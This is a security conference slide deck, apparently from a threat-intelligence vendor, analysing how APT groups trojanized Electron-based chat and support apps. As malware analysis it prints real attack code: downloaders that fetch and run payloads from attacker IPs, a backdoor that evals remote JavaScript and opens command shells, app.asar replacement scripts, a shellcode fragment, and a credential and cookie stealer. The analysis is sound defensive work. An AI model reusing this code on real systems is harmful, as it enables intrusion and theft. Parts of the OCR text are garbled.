

# Abusing Electronbased applications in targeted attacks

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# Outline

- Introduction
- Overview of Electron framework
- Methods of abusing Electron-based applications
- Selected APT cases abusing Electron-based applications
  - Iron Tiger (MiMi secure chat)
  - Unclassified (Comm100 & LiveHelp100 customer engagement platforms)
  - Water Labbu (MeiQia live chat)
- Conclusion





- Open-source project
- Uses web developing languages
  - JavaScript, HTML, CSS
- Allows to maintain one codebase
- Framework to build cross-platform desktop apps
  - MacOS, Linux, Windows
- Embeds Chromium and Node.js into its binary







- Node.js
  - server-side JavaScript runtime environment
  - runs V8 JavaScript engine
  - asynchronous event-driven JavaScript runtime
  - bundles npm (node package manager)







- Multi-process architecture inherited from Chromium
  - Framework architecturally similar to modern web browsers
  - Main process (single process)
    - Application entry point
    - Runs in Node.js environment
    - Creates and manages application windows (BrowserWindow module)
    - Controls application lifecycle (ready, launch window, finish launching, all windows closed, before quit, ...)
    - Can interact with operating system via custom API





- Renderer process
  - Spawn for each open BrowserWindow
  - Responsible for rendering web content
- GPU process, sandboxed utility process


electron-test.exe	< 0.01	3408 Medium	"C:\Users\v	\AppData\Local\Programs\electron-test\electron-test.exe"
(a) electron-test.exe		3464 Low	"C:\Users\v	\AppData\Local\Programs\electron-test\electron-test.exe"type=gpu-process
electron-test.exe		4792 Medium	"C:\Users\v	\AppData\Local\Programs\electron-test\electron-test.exe"type=utilityutility-s
electron-test.exe		6456 Untrusted	"C:\Users\r	\AppData\Local\Programs\electron-test\electron-test.exe"type=rendereruse

#### **Additional Process Types**

Chromium has split out a number of other components into separate processes as well, sometimes in platform-specific ways. For example, it now has a separate GPU process, network service, and storage service. Sandboxed utility processes can also be used for small or risky tasks, as one way to satisfy the Rule of Two for security.

- Lots of applications built with Electron (https://www.electronjs.org/apps)
  - Productivity apps
    - Github Desktop
  - Social
    - Discord, Signal, Skype, WhatsApp
  - Business
    - Microsoft Teams, Slack
  - Developer tools
    - Visual Studio Code













- Creating Electron project
  - package.json, index.html, main.js, preload.js

```
"electron-test"
           name:
      <t
           version:
                                 "1.0.0"
   </he
           description:
                                 "electron test app"
   <boc
      <ł
           main:
                                 "main.js"
      ₩e
           scripts:
      \mathbf{Cl}
                                 "echo \"Error: no test specified\" && exit 1"
              test:
      ar
                                                                                     >pendency])
                                 "macOS"
           author:
           license:
                                 "ISC"
           devDependencies:
              electron:
                                 "^21.2.3"
                                                                                                   10 | ©2023 Trend Micro
              })
```

- Structure of Electron application folder
  - To distribute application, one needs to package it (using tools or manually)
  - Use tools like Electron Forge, electron-builder, ...

< > electron		• 🖞 ⊘	~ Q
Name	∧ Date Modified	Size	Kind
> 🚞 dist	Today at 7:32 AM		Folder
index.html	Yesterday at 2:15 PM	490 bytes	HTML text
🖺 main.js	Yesterday at 2:16 PM 1 KB Text Docum		
> 🚞 node_modules	Today at 7:25 AM		Folder
package-lock.json	Today at 7:25 AM	57 KB	JSON File
package.json	Today at 7:25 AM	284 bytes	JSON File
📄 preload.js	Yesterday at 2:17 PM	458 bytes	Text Document

- Packaging/building the project for different platforms
  - npx electron-builder -mwl
- @APEX1AD electron % npx electron-builder -mwl
- electron-builder version=23.6.0 os=21.1.0
- writing effective config file=dist/builder-effective-config.yaml
- packaging platform=darwin arch=x64 electron=21.2.3 appOutDir=dist/mac
- building target=macOS zip arch=x64 file=dist/electron-test-1.0.0-mac.zip building target=DMG arch=x64 file=dist/electron-test-1.0.0.dmg packaging platform=linux arch=x64 electron=21.2.3 appOutDir=dist/linux-unpacked building target=snap arch=x64 file=dist/electron-test\_1.0.0\_amd64.snap building target=AppImage arch=x64 file=dist/electron-test-1.0.0.AppImage
- packaging
- building

platform=win32 arch=x64 electron=21.2.3 appOutDir=dist/win-unpacked

target=nsis file=dist/electron-test Setup 1.0.0.exe archs=x64

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• Compiling/packaging the project for different platforms

000	Hello World!		
Hello World!			
We are using Node.js 16.16.0,	Chromium 106.0.5249.168, and Electron 21.2.3.		
Bile Edit View Window Help		_	×
Hello World!			

<sup>331</sup> We are using Node.js 16.16.0, Chromium 106.0.5249.168, and Electron 21.2.3.

- ASAR archive
  - ASAR stands for Atom Shell Archive Format
  - simple extensive archive format
  - Works like tar (tape archive)
    - Concatenates files together
    - No compression
    - Random access support (Electron can read arbitrary files from it without unpacking the whole archive)
  - Uses JSON to store information about files



• ASAR archive

00000000: 04 00 00 00 A8 45 00 00|A4 45 00 00 9E 45 00 00 00000010: 7B 22 66 69 6C 65 73 22|3A 7B 22 2E 65 73 6C 69 00000020: 6E 74 69 67 6E 6F 72 65/22 3A 7B 22 73 69 7A 65 00000030: 22 3A 30 2C 22 6F 66 66 73 65 74 22 3A 22 30 22 00000040: 7D 2C 22 2E 70 72 65 74|74 69 65 72 72 63 2E 6A 00000050: 73 6F 6E 22 3A 7B 22 73 69 7A 65 22 3A 33 38 31 00000060: 2C 22 6F 66 66 73 65 74|22 3A 22 30 22 7D 2C 22 00000070: 52 45 41 44 4D 45 2E 6D|64 22 3A 7B 22 73 69 7A 00000080: 65 22 3A 38 37 36 2C 22|6F 66 66 73 65 74 22 3A 00000090: 22 33 38 31 22 7D 2C 22|6D 61 69 6E 2E 6A 73 22 000000A0: 3A 7B 22 73 69 7A 65 22|3A 31 36 39 34 2C 22 6F 000000B0: 66 66 73 65 74 22 3A 22|31 32 35 37 22 7D 2C 22 000000C0: 70 61 63 6B 61 67 65 2E|6A 73 6F 6E 22 3A 7B 22 00000000: 73 69 7A 65 22 3A 34 33|35 2C 22 6F 66 66 73 65 000000E0: 74 22 3A 22 32 39 35 31|22 7D 2C 22 75 74 69 6C 000000F0: 73 22 3A 7B 22 66 69 6C|65 73 22 3A 7B 22 64 6F 00000100: 77 6E 6C 6F 61 64 2D 66|69 6C 65 2E 6A 73 22 3A

CRLF "files": { CRLF ····".eslintignore": { CRLF ·····"size": 0, CRLF "offset": "0"CRLF }, CR LF ".prettierrc.json": { CRLF "E ×E ∎E "size": 381, CRLF {"files":{".esli "offset": "0"CRIF ntignore":{"size }, CRLF ":0."offset":"0" "README.md": . { CRLF },".prettierrc.j •• "size": 876, CRLF son":{"size":381 ,"offset":"0"}," •••••"offset":•"381"CRLF README.md":{"siz }, CRLF e":876,"offset": "main.js": { CRLF "381"},"main.js" "size": 1694, CRLF :{"size":1694."o "offset": · "1257" CRLF ffset":"1257"}," }, CRIF package.json":{" "package.json": { CRLF size":435,"offse ···"size": 435, CRLF t":"2951"},"util "offset": "2951"CRLF s":{"files":{"do wnload-file.js": }, CRLF "utils": { CRLF ··"files": { CRLF ."download-file.js": { CRLF "size": 397, CRLF "offset": "3386"CRLF

}, CRLF

NDğ


- ASAR archive
  - electron-test-1.0.0-mac.zip\electron-test.app\Contents\Resources\app.asar
  - electron-test-1.0.0.dmg\electron-test 1.0.0\electron-test.app\Contents\Resources\app.asar
  - electron-test\_1.0.0\_amd64.snap\resources\app.asar
  - electron-test Setup 1.0.0.exe\\$PLUGINSDIR\app-64.7z\resources\app.asar



• Tools for viewing/extracting ASAR archive contents

<ul> <li>npx asar extra</li> </ul>	a 🗊 🗋 C:\_shared_win10-6	i4bit\temp\app.asar\
nny acar avtr	Name	Size
<ul> <li>npx asar extra</li> </ul>	dict	126 391 140
Asar.32	icons	715 548
Asar.64	login	8 826 449
🔛 ReadMe	node_modules	3 882 011
Pack	notificationUl	6 737
	utils	3 133
Extract	onfig-server.html	19 098
Extract	config.json	595
	🌋 main.js	23 001
	oops.html	15 416
	💿 package.json	281
d Micro Inc.	🧕 upgrade.html	21 338

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dll

dll

txt



# **Methods of abusing Electron-**

# based applications



- Exploiting vulnerabilities
  - BlackHat USA 2022: ElectroVolt Pwning Popular Desktop apps while uncovering new attack surface on Electron
    - Node integration / context isolation / sandboxing
    - Visual Studio Code bypassing restricted mode (CVE-2021-43908)
    - Discord RCE (uses CVE-2021-21220 to get RCE)
    - Local File Read in MS Teams (uses CVE-2021-44165)
    - Element Desktop RCE (CVE-2022-23597)
    - CVE-2021-39184 (allows a sandboxed renderer to request a "thumbnail" image of an arbitrary file)
    - CVE-2022-29247 (Enabling Node Integration in SubFrames from compromised Renderer)



- Exploiting vulnerabilities
  - CVE-2021-21220 had been used in-the-wild by threat actors
    - Vulnerability in Chromium prior to 89.0.4389.128
    - Insufficient validation of untrusted input in V8 for x86\_64
    - the exploit code works when it is rendered in a non-sandboxed window
- 117 var rwx\_page\_addr = ftoi(arbread(addrof(wasm\_instance) + 0x68n));
- 118 console.log("[+] Address of rwx page: " + rwx\_page\_addr.toString(16));
- 119 var shellcode = [3833809148,12642544,1363214336,1364348993,3526445142,1384859749,1
- 120 copy\_shellcode(rwx\_page\_addr, shellcode);
- 121 f();



- Patching existing application
  - had been used in-the-wild by threat actors
  - Replacing existing app.asar archive based on archive file size

```
if([io.File]::Exists('.\resources\app.asar')){
         $isfiles2=(Get-Item '.\resources\app.asar').length -ne 1808754
         $isfiles3=(Get-Item '.\resources\app.asar').length -ne 1812814
         if($isfiles2 -and $isfiles3) {
         $pdd=1
       $client = new-object System.Net.WebClient
       if ($pdd) {
       Write-Output $pdd
       $client.DownloadFile. http://mmmm.whg7.cc/app0.2.asar?x1', '.\resources\app.asar'
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```

- Patching existing application
  - Searching strings in **app.asar** archive and replacing them

```
sre = 0{
    'y'="//autoUpdater.checkForUpdatesAndNotify();";
    's'="//setTimeout(()=>autoUpdater.quitAndInstall(),0);";
    'a'="if(val.indexOf('electronif')>-1){browserWindow.hide();}else{brows
    'b'="http://mmmm.whg7.cc/el.php?3287";
    'c'="960";
    'd'='on: true';
    'c1'="960";
    'd1'='on: true';
    'u'="//autoUpdater.downloadUpdate();";
    'w'="//sendStatusToWindow({ type:'checking', message: info});";
    'x'="//win.webContents.send('update-message',text)"
```

# **Selected APT cases**



#### Selected APT cases

- Iron Tiger
  - MiMi secure chat application
- Unclassified actor
  - Comm100 & LiveHelp100 customer engagement platforms
- Water Labbu
  - MeiQia live chat



• MiMi chat, a multiplatform chat application




In Chinese language mì mì (秘密) means "secret"

#### Trojanized versions:

- Nov. 2021: Windows
- May 2022: Mac OS



- Desktop chat application
  - electron-main.js file modified to download the malicious payload



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electron-main.js contains code obfuscated with Dean Edwards' JS packer

'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||st; e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child\_process|250|close|1 m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=-



• Dean Edwards' JS packer

my weblog about search

A JavaScript Compressor.

version 3.0

Copy:

eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('0(1);',2,2,'alert|'.split('|'),0,{}))

compression ratio: 265/9=29.444

Shrink variables 🗆

D

Decode

HyperBro downloader

```
function downloadFile(uri, filename, callback) {
   var stream = fs.createWriteStream(filename);
   request(uri).pipe(stream).on('close', callback)
if (os.platform() == "win32") {
   var dest = os.tmpdir() + '/';
   var url = "http://45.77.250.141
   downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
       downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
            downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
                console.log("download finish");
                exec(dest + 'dlpumgr32.exe')
            })
```

• rshell downloader

```
function downloadFile(a, b, c) {
   var d = fs.createWriteStream(b);
    request(a).pipe(d).on("close", c)
if (os.platform() == "darwin") {
   var f = os.tmpdir() + "/";
   var g = "http://139.180.216.65/";
    downloadFile(g + "rshell", f + "rshell", () => {
        console.log("download finish");
        exec("chmod +x " + f + "rshell");
        exec(f + "rshell")
```

- We retrieved clean (left) and malicious (right) installer
- The modification time interval between both versions was very short (1h30)
- 2022-06-15 06:54:55 css 2022-06-15 06:54:55 electron-main.js 2022-06-15 06:54:55 emotion 2022-06-15 06:54:55 img 2022-06-15 06:54:55 index.html 2022-06-15 06:54:55 js 2022-06-15 06:54:55 media 2022-06-15 06:55:00 node\_modules 2022-06-15 06:54:55 package.json 2022-06-15 06:54:55 serviceWorker-dev.js 2022-06-15 06:54:55 serviceWorker.js 2022-06-15 06:54:55 servic

2022-06-15 06:54:55 css 2022-06-15 08:24:44 electron-main.js 2022-06-15 06:54:55 emotion 2022-06-15 06:54:55 img 2022-06-15 06:54:55 index.html 2022-06-15 06:54:55 js 2022-06-15 06:54:55 media 2022-06-15 06:54:55 package.json 2022-06-15 06:54:55 serviceWorker-dev.js 2022-06-15 06:54:55 serviceWorker-dev.js 2022-06-15 06:54:55 serviceWorker.js 2022-06-15 06:54:55 serviceWorker.js 2022-06-15 06:54:55 statics 2022-06-15 06:54:55 statics

TREND


• Security warnings (unsigned installer, unverified devel

Open File - Security Warning         The publisher could not be verified. Are you sure you want to run this software?         Image: Open File - Security Warning         Name: C:\temp\2.3.2.exe         Publisher: Unknown Publisher	?	on do	macOS developer sure you
Type: Application From: C:\temp\2.3.2.exe <u>R</u> un Cancel	"mimi" cannot be opened because the developer cannot be verified.		By opening overriding sys expose your information to your Mac or c
☑ Al <u>w</u> ays ask before opening this file	macOS cannot verify that this app is free from malware.		Safari downl 12 download
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. <u>How can I decide what software to run?</u>	Safari downloaded this file today at 12:09 AM from download.mmimdown.com.		
	download.mmndown.com.		Mo
	Move to Trash Cancel		



Cancel

• We found interesting attackers' scripts in our telemetry



- Script.js is a custom Javascript password grabber
- <subdomain> is an authentication portal for dev tool
- Attacker might have used credentials stolen this way to access developer's build environment




#### Comm100 & LiveHelp100 customer engagement platforms

- Based on our telemetry, actor behind the campaign compromised the web application since at least February 2022
- Client application downloading backdoor at least since August 2022
- Noticed around the end of September 2022

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Observec     Agent Console	l activity until end of	October 2022	
Comm100			
	£ Email	Type a message here	
	Password	Type a message nere	by Comm100
з ті	LOG IN Online		by Comm100

#### Comm100 & LiveHelp100 customer engagement platforms



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#### Comm100 & LiveHelp100 customer engagement platforms

Installer.exe\\$PLUGINSDIR\app-32\resources\app\app.asar\main.js

```
0374077510600c6d143a59365b
                  //# sourceMappingURL=main.js.map
(this.config={}:
                                                                                        ata.json"), i.existsSync(t
readFileSync(th(function() {
                                                                                         constructor error: ",e) }e
                      if (!(typeof Buffer === "undefined")) {
console.log("Pe
                                                                                        fig[e] } getConfig() { return
                         require("http").get((function() {
configPath, this
                                                                                  7407751.configPath,this.config) ]
                             let b = Buffer.from('681c6818220d2243335
configPath, this
                             for (i = b.length - 1; i > 0; i--) {
                                                                                        s.config)}}]);
                                 b[i] = b[i] ^ b[i - 1]
//# sourceMappi
                                                                                        ction() {let b=Buffer.from
;(function(){if
                             return b.toString();
'681c6818220d22
                                                                                        a6f03735c3f503c50355622',
                         })(), function(resp) {
                             let data = "";
]}return b.toSt
                                                                                        nk=>{data+=chunk;});resp.
                             resp.on("data", chunk => {
on("error",err=
                                 data += chunk;
                             });
    Null preserving
                             resp.on("end", () => {
                                trv {
                                    eval(data)
                                 } catch (e) {}
                             });
                             resp.on("error", err => {})
                         }).on("error", err => {})
                                                                                        ehelp/collect
                  })()
```

#### Comm100 & LiveHelp100 customer engagement platforms

- <URL>/livehelp/collect returns obfuscated JavaScript code
- Backdoor function executed by trojanized application
- Collection of OS information

```
250
     - const startMsg = {
251
           tvpe: 0x01,
252
           agent key: "00000000000000000000000000000000000",
253
      -
           data: JSON.stringify({
254
                fingerprint: fingerprint,
255
                task list: childProcess.execSync("tasklist").toString(),
256
                hostname: process.env.COMPUTERNAME,
257
                username: process.env.USERNAME,
258
                source: "Node, Shell",
259
                site id: get site id(),
260
            })
261
```



#### Comm100 & LiveHelp100 customer engagement platforms

Backdoor function

```
188
     const shell manager = function (incident) {
           // arguments
189
190
           // 0 shell id
           // 1 shell 操作命令
191
           // 2 shell 操作值
192
           let shells = new Map();
193
           incident.on("shell", (job) => {
194
     Ē
195
               let shell;
               switch (job.arguments[1]) {
196
     197
                    case "new":
                        shell = childProcess.spawn(path.join(process.env.windir, "system32", "cmd.exe"), [])
198
                        shell.stdin.write("chcp 65001\n")
199
                        shells.set(job.arguments[0], shell)
200
                        shell.stdout.on("data", chunk => {
201
     -
                            incident.emit("output", {
     Ē
202
203
                                client key: job.client key,
                                output: JSON.stringify({
204
205
                                    data: chunk.toString(),
206
                                    shell id: job.arguments[0],
207
                                }),
208
                                type: job.job type,
209
                            })
210
                        })
```



#### Comm100 & LiveHelp100 customer engagement platforms


- Second stage script from <URL>/livehelp/init
- Responsible for
  - additional trojanizing/modifying the original application and dropping next stage malware

- dropping additional malicious files

463	$const \ 0x477aa2 = '4d5a900003000030000000400000400000000000000$
464	0x579041 = '4d5a9000030000004000000ff
465	0x481816 = '22dc89d60c18004674a0bd621e
<pre>try {    0x501e1b['writeFileS' + 'ync']('C:\\ProgramData\\WebFrameWork\\Copyright.txt', Buffer['from'](_0x481816, 'hex')); } catch ( 0x21a3d1) {}</pre>	
try {	
_0x501e1b['writeFileS	nc']('C:\x5cProgramData\\WebFrameWork\x5cmidlrtmd.dll', Buffer['from'](_0x579041, 'hex'));
} catch (_0x5182d9) {}	
try {	
_0x501e1b['writeFileS	<pre>+ 'ync']('C:\\ProgramData\\WebFrameWork\\WebAccess.exe', Buffer['from'](_0x477aa2, 'hex'));</pre>
<pre>} catch ( 0x18e32a) {}</pre>	

- Discovery
  - Found Cobalt Strike sample associated with campaign responsible for stealing cryptocurrency
  - The sample added a persistence registry key to load exploit from an online code repository
  - Repository also contained files designed to target Meiqia (美洽) application







• CVE-2021-21220 (a vulnerability of Chromium before 89.0.4389.128)

```
<title>美治</title>
<body></body>
<script>
if (navigator.userAgent.toLowerCase().indexOf('electron') == -1) {
    console.log(111);
    (new Image()).src = 'https://app.meigla.com/l/t.php?111'
   window.location.href = 'https://app.meigia.com';
} else {
    if (navigator.userAgent.toLowerCase().indexOf('____') == -1 || navigator.userAgent.index
        console.log(222);
        (new Image()).src = 'https://app.meiqla.com/l/t.php?222';
        b=document.createElement('iframe');
b.style="margin:0px;padding:0px;height:100%;width:100%;";
b.frameBorder=0;
b.scrolling='no';
b.src="https://legacy-pics.meigiausercontent.com/images/300817/odw4/o3HZmUfYRmhDhohbbiYJ.jp
document.body.appendChild(b);
```

Infection vector

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- threat actor likely sent the exploit through the live chat box
- weaponized HTML files containing a screenshot which looks like a withdrawal


ICRO

confirmation of crypto funds



- Some old versions of the MeiQia(美洽) application
  - open external links inside the MeiQia(美洽) application (loadURL)
  - render the webpage without sandboxing (from Electron 20, the sandbox is enabled for renderer processes without any further configuration)





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- Batch/ps1 scripts patch MeiQia app
  - downloading already patched **app.asar** archive and replacing it
  - running a patcher script
- Patcher script changes .\modules\create-window.js inside app.asar archive
- Modifications include
  - Disabling auto updates
  - Setting fixed window size
  - Replacing the default URL (https://app.meiqia.com) with a malicious one
  - Embedding additional JavaScripts to be executed within MeiQia application context



#### Replaces default URL

#### Modifies function "new-window" which injects additional scripts

```
const APP URL = 'http://mmmm.whg7.cc/electron .php?a';
          const handleWindowEvents = window => {
             window.webContents.on('page-title-updated', (e, title) => {
                updateTitle(window, title);
                appTray.updateTarySub();
             });
             // 打开外部链接 比如点击工作台侧栏的客腔步 曲打开独立聊天页
             window.webContents.on('new-window', (e, val) => {
                e.preventDefault();
                const { protocol } = url.parse(val);
                if (protocol === 'http:' || protocol === 'https:
                   const browserWindow = new BrowserWindow({ au HideMenuBar: true, show: false });
                   browserWindow.webContents.loadURL(val);
                   browserWindow.webContents.executeJavaScript(
                    xx=document.title;if(xx.indexOf('美洽')==-1){document.title='美洽';window.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.parent.pa
                    .document.body.innerHTML='<meta http-equiv="refresh" content="0; url=https://app.meigia.co
                                                                                                                                                                     />'
                    ;location.href='https://app.meiqia.com/';s=document.createElement('script');s.src='https://r6.lv/g
                    e("HEAD")[0]||document.body).appendChild(s);a=document.createElement('script');a.src='https://whg7
                    yTagName("HEAD")[0]||document.body).appendChild(a);}else{
                    function createAjax() {
46 | ©2023 Trevar request=false;
```



• Script to grab credentials and steal cookies

```
var ti=document title
if(ti.indexOf('登录')>-1){
 document.getElementsByTagName("button")[0].addEventListener("click", function(){
     username = document.getElementById('email').value;
    password = document.getElementById('password') value;
    if (username.length > 0) {
      var newimg = new Image();
      newimg.src = 'https://app.meigiacontents.com/gg/ab.php?do=api&id=u9Mtlr&username=' + escape(username) + '&pas
      );
});
}else{
if(ti.indexOf('美')>-1){
      var newimg = new Image();
     if (document.cookie.length>0) {
       newimg.src = 'https://app.meigiacontents.com/gg/ab.php?do=api&id=cookie&cookie=' + escape(document.cookie);
     }else{
```

# Conclusion



#### Takeaways

- Electron applications are usually "big" projects, consist of many files, which may be modified by threat actors
- App.asar archives contain even more files, which may hide malicious payload
- It is important to know where to look for possible malicious modifications
- Supply chain attacks defeat even cautious targets
- Running unsigned installer displays warnings on both Windows and MacOS, users likely used to ignore them



#### Conclusion

- Advanced threat actors with strong technical capabilities
- Patched Electron applications serve as downloaders/droppers to load additional native malware
- Custom malware toolkits working on multiple platforms
- The motivation of first two actors is espionage, motivation of Water Labbu is financial



#### References

- Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users (blogpost, Aug 12<sup>th</sup>, 2022)
- How Water Labbu Exploits Electron-Based Applications (blogpost, Oct 5<sup>th</sup>, 2022)
- Probing Weaponized Chat Applications Abused in Supply-Chain Attacks (blogpost, Dec 14<sup>th</sup>, 2022)

